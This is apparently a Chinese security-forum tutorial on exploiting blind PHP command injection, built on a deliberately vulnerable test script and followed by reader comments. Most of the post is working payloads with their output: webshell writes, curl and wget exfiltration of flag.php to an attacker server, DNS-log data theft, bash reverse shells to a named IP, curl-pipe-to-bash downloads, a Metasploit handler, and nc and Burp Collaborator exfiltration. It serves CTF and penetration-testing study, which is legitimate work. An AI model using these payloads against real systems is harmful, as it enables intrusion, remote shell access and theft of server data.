

浅谈PHP无回显命令执行的利用

Qwzf / 2020-08-17 09:01:07 / 浏览数 17429

前言

在CTF题或在一些渗透测试中往往会遇到没有回显的命令执行漏洞，为了能更好的实现对无回显命令执行漏洞的利用，我对此进行了简单总结。

判断方法

命令执行可能会存在命令执行但没有回显，所以首先要判断命令是否有执行。确定命令可以执行，然后就可以进行无回显命令执行的利用了。

1、审计代码

审计代码，根据代码逻辑判断(这个就需要扎实的审计代码能力的功底了)

2、利用延时

```
ip=sleep 5
```

如果执行后延时5秒，就证明测试点存在命令执行漏洞

3、HTTP请求

注意：ping命令不会产生http请求

1.在公网服务器监听监听端口

```
nc -lp 4444
```

2.向目标服务器发起http请求，执行curl命令


```
ip=curl ip:4444
```

如果向目标服务器发起http请求后，公网服务器监听端口得到一些信息，就证明测试点存在命令执行漏洞。

4、DNS请求

如果请求的目标不是ip地址而是域名，那么域名最终还要转化成ip地址，就肯定要做一次域名解析请求。那么假设我有个可控的二级域名，那么它发出三级域名解析的时候，我这边是能够拿到它的域名解析请求的，这就相当于可以配合DNS请求进行命令执行的判断，这一般就被称为dnslog。（要通过dns请求即可通过ping命令，也能通过curl命令，只要对域名进行访问，让域名服务器进行域名解析就可实现）来源：安全脉搏

(1) 首先去 cye.io 注册个账号，注册完后会给一个域名



077ab6e64bb9
qwzf[redacted]@qq.com

[Modify Profile](#) [Logout](#)

Last Login (UTC+0): 2020-08-06 16:28:04

Profile

👤 Username: 077ab6e64bb9

♡ Nickname:

✉ Email: qwzf[redacted]@qq.com

📱 Mobile: *****3281

🔑 Verification: Verified


🔗 Identifier: v4utm7.ceye.io

我注册后给的域名是 `v4utm7.ceye.io`

(2) 如果有域名解析请求就会被记录。访问 `qwzf.v4utm7.ceye.io`，那么就会记录下来这个域名解析请求。



← → ↻ ⓘ 不安全 | ceye.io/records/dns



- Introduce
- Payloads
- API
- DNS Rebinding
- Records**
 - HTTP Request
 - DNS Query**

/ Records / DNS Query

ⓘ The record is only saved for 6 hours and only the last 100 items are displayed.


input search url name 🔍 [Download](#) [Reload](#) [Clear](#)

ID	Name	Remote Addr
82831028	qwzf.v4utm7.ceye.io	111.11.1.188
82831027	qwzf.v4utm7.ceye.io	111.11.11.156
82831026	qwzf.v4utm7.ceye.io	111.11.1.187

简单测试一下向目标服务器发起http请求，执行下面的命令

```
ip=[curl `whoami`.v4utm7.ceye.io
```

Post data

☒ Post data ☐ Referrer  0

ip=[curl `whoami`.v4utm7.ceye.io

查看dnslog

API	input search url name	Download	Reload	Clear
DNS Rebinding				
Records				
HTTP Request				
DNS Query				

ID	Name
83210126	www-data.v4utm7.ceye.io
83210104	www-data.v4utm7.ceye.io
83210103	www-data.v4utm7.ceye.io

若果得到执行结果(如上面执行 `whoami` 命令, 得到 `www-data`), 就说明测试点存在命令执行。

利用方法

了解了无回显命令执行的判断方法后, 当然是还需要了解学习一下无回显命令执行的利用方法。但测试利用方法之前, 首先要准备一下环境。于是我写出下面的测试代码进行利用测试:

index.php

```
<?php
header("Content-type: text/html; charset=utf-8");
highlight_file(__FILE__);
include("flag.php");

$ip=$_REQUEST['ip'];
if($ip){
    shell_exec("ping -c 4 ".$ip);
}
?>
```

1、执行命令

利用条件: 需要站点目录具有写权限

通过执行命令, 直接将php文件写入到在浏览器可直接读取的文件类型中(如txt文件), 然后访问txt文件即可得到php文件内容

1.使用 `>` 或 `>>`


```
cat flag.php > flag.txt
cat flag.php >> flag.txt
```

Post data

ip=|cat flag.php>flag.txt

```
<?php
header("Content-type: text/html; charset=utf-8");
highlight_file(__FILE__);
include("flag.php");

$ip=$_REQUEST[' ip'];
if($ip){
    shell_exec("ping -c 4 ".$ip);
}
?>
```



```
<?php
$flag='flag{qwzf 123456}';
?>
```

qwzf

2.使用 `cp` 命令

```
cp flag.php flag.txt
```


3.使用 `mv` 命令

```
mv flag.php flag.txt
```


通过执行tar命令和zip命令打包或压缩php文件，在浏览器上下载打包或压缩文件解压得到php文件内容

(1) tar打包或tar打包并压缩

```
tar cvf flag.tar flag.php
tar zcvf flag.tar.gz flag.php
#解打包并解压缩: tar zxvf flag.tar.gz
```



解打包得到flag:



(2) zip压缩

```
zip flag.zip flag.php
#解压缩: unzip flag.zip
```

等等。

2、写webshell(直接写入或外部下载webshell)

利用条件：需要站点目录具有写权限

1.写webshell

```
echo 3c3f706870206576616c28245f504f53545b3132335d293b203f3e|xxd -r -ps > webshell.php
echo "<?php @eval($_POST[123]); ?>" > webshell.php
```

2.外部下载shell

利用条件：目标服务器可以连接外网或可以与攻击机互通，且能执行wget命令

```
wget 网址 -O webshell.php #使用wget下载shell，使用参数-O来指定一个文件名
```

利用命令执行写webshell或外部下载webshell后，用蚁剑连接测试，发现成功



然后在蚁剑里直接查看flag.php文件，即可得到flag。

3、在vps上建立记录脚本

利用条件：需要目标服务器可以向公网服务器发起http请求，并且能执行curl命令或wget命令

1.构造记录脚本

在自己的公网服务器站点根目录写入php文件，内容如下：

```
record.php
```

```
<?php
$data=$_GET['data'];
$f=fopen("flag.txt","w");
fwrite($f,$data);
fclose($f);
?>
```

2.构造请求

在目标服务器的测试点可以发送下面其中任意一条请求进行测试

```
curl http://*.***/record.php?data=`cat flag.php`
wget http://*.***/record.php?data=`cat flag.php`
```

3.测试

Post data


ip=|wget http://[REDACTED]:65:8002/record.php?data=`cat flag.php`

```
<?php
header("Content-type: text/html; charset=utf-8");
highlight_file(__FILE__);
include("flag.php");

$ip=$_REQUEST['ip'];
if($ip){
    shell_exec("ping -c 4 ".$ip);
}
?>
```

qwzf

执行命令后发现在公网服务器得到的 `flag.txt` 文件中，只得到下面内容，并未得到flag



于是考虑对命令执行的结果进行编码后写入 `flag.txt` 文件

```
curl http://*.***/record.php?data=`cat flag.php|base64`
wget http://*.***/record.php?data=`cat flag.php|base64`
```

最终得到



Base64解码即可得到flag。

4、通过dnslog带出数据

- (1) 命令执行时要避免空格，空格会导致空格后面的命令执行不到；
- (2) 将读取的文件命令用反引号`包含起来；

(3) 拼接的域名有长度限制。

利用命令：

```
curl `命令`.域名
```

测试一下命令

#用<替换读取文件中的空格，且对输出结果base64编码

```
curl `cat<flag.php|base64`
```

#拼接域名(最终构造结果)

```
curl `cat<flag.php|base64`.v4utm7.ceye.io
```

#另一种方法(不过有的环境下不可以)`cat flag.php|sed s/[[:space:]]//g`.v4utm7.ceye.io

Post data


```
ip=|curl `cat<flag.php|base64`.v4utm7.ceye.io|
```

```
<?php
header("Content-type: text/html; charset=utf-8");
highlight_file(__FILE__);
include("flag.php");

$ip=$_REQUEST['ip'];
if($ip){
    shell_exec("ping -c 4 ".$ip);
}
?>
```


qwzf

利用dnslog，查看文件内容(flag.php文件内容)



ID	Name	Remote Addr
83139868	PD9waHAKJGZsYWc9J2ZsYWd7cXd6ZiAxMjM0NTZ9JzsKPz4=.v4utm7.ceye.io	182.92.246.38
83139854	PD9waHAKJGZsYWc9J2ZsYWd7cXd6ZiAxMjM0NTZ9JzsKPz4=.v4utm7.ceye.io	182.92.246.39
83139853	PD9waHAKJGZsYWc9J2ZsYWd7cXd6ZiAxMjM0NTZ9JzsKPz4=.v4utm7.ceye.io	182.92.246.39
83139790	PD9waHAKJGZsYWc9J2ZsYWd7cXd6ZiAxMjM0NTZ9JzsKPz4=.v4utm7.ceye.io	182.92.246.37

base64解码得到flag



5、反弹shell

利用条件：目标服务器可以向可通信的公网服务器发起http请求

1.服务器端执行

nc -vv -lp 8888

2.命令执行处执行

bash -i >& /dev/tcp/47.95.206.199/8888 0>&1

3.payload

ip=127.0.0.1%0d%0abash+-i+>%26+/dev/tcp/47.95.206.199/8888+0>%261

注意：百度搜索到的基本上都是上边这个方法，但经过测试并未成功。于是想到以前见过的一种方法

#1.首先在公网服务器使用nc命令监听端口

nc -lvp 4444 #或nc -w -lp 4444

#2.然后在公网服务器上写一个文件(我写入到qwzf文件)，内容是下面命令

bash -i >& /dev/tcp/x.x.x.165/4444 0>&1

#3.最终浏览器上执行的payload(实际上就是在目标机执行curl x.x.x.165:8002/qwzf|bash)

ip=|curl x.x.x.165:8002/qwzf|bash

```
root@qwzf:/test/ml# nc -lvp 4444
Listening on [0.0.0.0] (family 0, port 4444)
```

ip=|curl 3.165:8002/qwzf|bash|

```
root@qwzf:/test/ml# nc -lvp 4444
Listening on [0.0.0.0] (family 0, port 4444)
Connection from [redacted].165 38758 received!
bash: cannot set terminal process group (1): Inapp
bash: no job control in this shell
www-data@2832d75d0690:/var/www/html$ cat flag.php
cat flag.php
<?php
$flag='flag{qwzf 123456}';
?>www-data@2832d75d0690:/var/www/html$
```

6、msf反向回连

利用条件：目标服务器可以向可通信的公网服务器发起http请求

1.远程服务器用msf监听：

```
use exploit/multi/handler
set payload linux/armle/shell/reverse_tcp
set lport 4444
set lhost xxx.xxx.xxx.xxx
set exitonsession false
exploit -j
```

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload linux/armle/shell/reverse_tcp
payload => linux/armle/shell/reverse_tcp
msf5 exploit(multi/handler) > set lport 4444
lport => 4444
msf5 exploit(multi/handler) > set lhost 193.165
lhost => 193.165
msf5 exploit(multi/handler) > set exitonsession false
exitonsession => false
msf5 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[-] Handler failed to bind to 193.165:4444:-
[*] Started reverse TCP handler on 0.0.0.0:4444
msf5 exploit(multi/handler) >
```

2.目标服务器执行下面命令

```
ip=|bash -i >& /dev/tcp/xxxxx(vps公网ip)/4444 0>&1
```

#如果上面这条命令在浏览器上执行失败。那么要将上面这条命令写入公网服务器上的一个文件中，在msf开始监听后，在测试点执行下面命令

```
ip=|curl x.x.x.165:8002/qwzf|bash
```

3.公网服务器接收shell

目标服务器上执行命令后，会在公网服务器上接收到，然后在公网服务器上执行以下命令getshell

```
sessions -i 1
shell
```

```


msf5 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[-] Handler failed to bind to 193.165:4444:- -
[*] Started reverse TCP handler on 0.0.0.0:4444
msf5 exploit(multi/handler) > [*] Transmitting stage length value...(72 bytes)
[*] Sending stage (72 bytes) to 193.165
[*] Command shell session 1 opened (172.17.136.73:4444 -> 193.165:38822)
sessions -i 1
[*] Starting interaction with 1...

shell
[*] Trying to find binary(python) on target machine
[*] Found python at
[*] Using `python` to pop up an interactive shell

www-data@2832d75d0690:/var/www/html$

```



然后 `cat flag.php` 得到flag。

7、使用nc

利用条件：要求目标服务器也有nc工具

#1. 公网服务器监听4444端口

`nc -tlp 4444`

#2. 目标服务器执行如下命令

`ip=|nc -t x.x.x.165 4444 < flag.php`

-u参数调整为udp,当tcp不能使用的时候使用

#1. 公网服务器监听4444端口

`nc -ulp 4444`

#2. 目标服务器执行如下命令

`ip=|nc -u x.x.x.165 4444 < flag.php`

```

root@qwzf:/test/ml# nc -tlp 4444
<?php
$flag='flag{qwzf 123456}';
?>

```



8、curl上传文件读取源码

利用条件：目标服务器curl命令可以正常执行

使用 `curl -F` 将flag文件上传到Burp的Collaborator Client(Collaborator Client 类似DNSLOG，其功能要比DNSLOG强大，主要体现在可以查看POST请求包以及打Cookies)

1. 获取 Collaborator Client 分配给 Burp 的链接

打开Burp主界面 -> 菜单 (Burp) -> Collaborator Client -> 点击
Copy to Clipboard




Copy得到

```
jyla6p5cfepdojez34stnodch3ntbi.burpcollaborator.net
```

2. 拼接 **payload** 并在命令执行处提交

```
ip=|curl -XPOST -F xx=@flag.php http://jyla6p5cfepdojez34stnodch3ntbi.burpcollaborator.net
```

3. 查看 **Collaborator Client** 收到的数据



成功得到flag。

写在后面

学习过程中，发现参考资料个别地方存在一些小错误(估计是测试环境不同导致的)，并且有些地方不太完善。于是，自己通过测试和分析后，总结了这篇文章，希望能更好的学习无回显命令执行的利用。

Referer

[命令执行没有回显利用](#)

[无回显代码执行利用方法](#)

[命令执行无回显的判断方法及dnslog相关例题](#)

[dnslog利用](#)

关注 | 2 点击收藏 | 9

上一篇：[浅探内网横向移动-Pass The...](#)

下一篇：[Foru cms SQL注入](#)



pyk****r007

2020-09-23 16:08:18

大佬请教下，执行curl 命令.dnslog。会报找不到主机，也没有记录。怎么破

👍 0 回复Ta



pyk****r007

2020-09-23 16:16:05

我悟了，base64编码，会产生特殊字符，直接不识别了，这里建议用MD5

👍 0 回复Ta



pyk****r007

2020-09-23 16:16:50

@pyk**r007 够傻调，这就买md5会员去

👍 0 回复Ta



Qwzf

2022-09-07 13:20:51

@pyk****r007

👍 0 回复Ta

登录 后跟帖